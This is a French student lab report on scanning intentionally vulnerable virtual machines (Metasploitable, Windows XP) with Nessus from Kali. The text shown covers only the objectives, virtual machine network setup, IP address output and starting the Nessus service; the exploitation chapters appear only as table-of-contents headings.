

<b>Introduction:</b>	<b>1</b>
<b>Objectif de la SAE</b>	<b>2</b>
<b>1.Configuration de l'environnement</b>	<b>3</b>
<b>2.Gestion des vulnérabilités</b>	<b>7</b>
Scan:	9
Rapport:	11
Metasploitable:	11
Windows XP:	11
<b>3.Hacking</b>	<b>11</b>
Metasploitable exploit:	11
1.Critical - NFS Exported Share Information Disclosure	11
2.Critical - VNC Server 'password' Password	16
3.High - rlogin Service Detection	19
4.High - rsh Service Detection	22
Windows XP familial exploit:	25
1.Critical - MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution	25
2.Critical - MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling remote code execution	31
3.High - MS17-010: Security Update for Microsoft Windows SMB Server	36
<b>4.Recommandation</b>	<b>42</b>
Bilan CVE:	42
Metasploitable:	42
1.Critical - NFS Exported Share Information Disclosure	42
2.Critical - VNC Server 'password' Password	42
3.High - rlogin Service Detection	42
4.High - rsh Service Detection	42
Windows XP familial :	42
1.Critical - MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution	42
2.Critical - MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling remote code execution	43
3.High - MS17-010: Security Update for Microsoft Windows SMB Server	43
Corrections	45
metasploitable:	45
1.Critical - NFS Exported Share Information Disclosure	45
2.Critical - VNC Server 'password' Password	45
3.High - rlogin Service Detection	45
4. High - rsh Service Detection	46

Windows XP familial :	46
1.Critical - MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution	46
2.Critical - MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling remote code execution	46
3.High - MS17-010: Security Update for Microsoft Windows SMB Server	46

## Introduction:

Dans le cadre de ce projet d'Atelier d'Application Encadrée (SAE), nous nous concentrerons sur la mise en place et la sécurisation de trois machines virtuelles distinctes : Windows XP Familial, Kali et Metasploitable. L'objectif principal est d'utiliser le logiciel Nessus, intégré à la machine virtuelle Kali, pour effectuer des analyses de vulnérabilités sur les deux autres machines. Cette démarche vise à identifier les failles de sécurité potentielles présentes dans ces systèmes, en générant des scans détaillés ainsi que des rapports exhaustifs sur les vulnérabilités détectées.

Au travers de cette analyse approfondie, nous chercherons à explorer les différentes vulnérabilités identifiées et à comprendre leur impact potentiel. Nous allons également élaborer des scénarios d'exploitation de ces vulnérabilités, mettant en lumière les risques et les conséquences potentielles d'une attaque malveillante exploitant ces failles de sécurité.

En parallèle, nous allons proposer des solutions de recommandations et de corrections pour remédier aux vulnérabilités détectées. Cette démarche reposera notamment sur l'établissement d'un bilan des Common Vulnerabilities and Exposures (CVE) associées aux vulnérabilités identifiées. Ces recommandations permettront de renforcer la sécurité des systèmes et de réduire leur exposition aux risques de sécurité.

Ainsi, ce projet SAE sera une occasion d'explorer en profondeur les principes de la sécurité informatique, en combinant des aspects d'analyse de vulnérabilités, de rapports détaillés, d'exploitation d'éventuelles failles de sécurité, et en proposant des recommandations concrètes pour améliorer la sécurité des systèmes étudiés.

## Objectif de la SAE

*Dans cet SAE nous devrons mettre en place 3 machines virtuels:*

-Windows XP familial

-Kali

-Metasploitable

*Nous devrons à l'aide du logiciel Nessus que nous installerons sur la VM de kali scanner les deux autres machines afin de détecter ses vulnérabilité de quoi on tireras:*

-scan

-rapport


*L'exploit de ces vulnérabilité avec un:*

-scénario de HACK

*Nous devrons apporter des solutions de recommandations à l'aide du :*

-Bilan CVE(Common Vulnerabilities and Exposures)

-Corrections




## 1. Configuration de l'environnement


Configuration général de Kali sur Virtualbox:




Configuration réseau de kali:




## Configuration général de **Metasploitable** sur Virtualbox:




## Configuration réseau de **Metasploitable**:



## Configuration général de Windows XP familial sur Virtualbox:



## Configuration réseau de Windows XP familial :




### Adresse IP Kali:

```
[traore@kali]~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 10
  00
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
      valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
      valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
  qlen 1000
    link/ether 08:00:27:7a:50:36 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.3/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
      valid_lft 43167sec preferred_lft 43167sec
    inet6 2a01:e0a:80d:bd90:e065:2bd6:607e:392a/64 scope global temporary dynamic
      valid_lft 86370sec preferred_lft 86045sec
    inet6 2a01:e0a:80d:bd90:a00:27ff:fe7a:5036/64 scope global dynamic mngtmpaddr noprefi
xroute
      valid_lft 86370sec preferred_lft 86370sec
    inet6 fe80::a00:27ff:fe7a:5036/64 scope link noprefixroute
      valid_lft forever preferred_lft forever
[traore@kali]~]$
```

### Adresse IP Metasploitable:

```
root@metasploitable:/home/msfadmin# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
  link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
  inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
      valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
  link/ether 08:00:27:ff:f7:6a brd ff:ff:ff:ff:ff:ff
  inet 192.168.1.34/24 brd 192.168.1.255 scope global eth0
    inet6 2a01:e0a:80d:bd90:a00:27ff:feff:f76a/64 scope global dynamic
      valid_lft 86084sec preferred_lft 86084sec
    inet6 fe80::a00:27ff:feff:f76a/64 scope link
      valid_lft forever preferred_lft forever
root@metasploitable:/home/msfadmin# _
```

### Adresse IP Windows XP:



```
windows xp familiale [En fonction] - Oracle VM VirtualBox
C:\WINDOWS\system32\cmd.exe
Envoyer d'une requête 'ping' sur 192.168.1.3 avec 32 octets de données :
Réponse de 192.168.1.3 : octets=32 temps<1ms TTL=64

Statistiques Ping pour 192.168.1.3:
  Paquets : envoyés = 4, reçus = 4, perdus = 0 <perte 0%>,
  Durée approximative des boucles en millisecondes :
    Minimum = 0ms, Maximum = 0ms, Moyenne = 0ms
C:\Documents and Settings\Propriétaire>IPCONFIG
Configuration IP de Windows

Carte Ethernet Connexion au réseau local:
  Suffrage DNS propre à la connexion :
  Adresse IP. . . . . : 192.168.1.130
  Masque de sous-réseau : . . . . . : 255.255.255.0
  Passerelle par défaut : . . . . . : 192.168.1.254
C:\Documents and Settings\Propriétaire>
```


## 2.Gestion des vulnérabilités

Tout d'abord nous allons avoir besoin d'installer Nessus sur la machine Kali. Après avoir fait les commandes d'installations de nessus dans la VM kali nous lançons ce service.


```
[root@kaliSAE] ~]# systemctl start nessusd
[root@kaliSAE] ~]# systemctl status nessusd
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/lib/systemd/system/nessusd.service; disabled; preset: >
   Active: active (running) since Sun 2023-12-31 15:25:30 CET; 1min 38s ago
     Main PID: 14855 (nessus-service)
       Tasks: 15 (limit: 4597)
      Memory: 134.1M
        CPU: 26.284s
       CGroup: /system.slice/nessusd.service
               └─14855 /opt/nessus/sbin/nessus-service -q
14856 nessusd -q
owser, go to https://kali:8834/. It would show a warning page.

Dec 31 15:25:30 kaliSAE systemd[1]: Started nessusd.service - The Nessus Vul>
Dec 31 15:25:30 kaliSAE nessus-service[14856]: Cached 0 plugin libs in 0msec
Dec 31 15:25:30 kaliSAE nessus-service[14856]: Cached 0 plugin libs in 0msec
lines 1-14/14 (END)
```


après avoir vérifier le statut de nessus nous allons ouvrir le navigateur firefox pour y entré dans l'URL <https://kali:8834/> ce qui va nous emmener sur cet page là:



Après avoir choisi la version standard puis s'inscrire avec mon mail est entré le code d'authentification je peux me connecter avec mon identifiant et mon mot de passe :

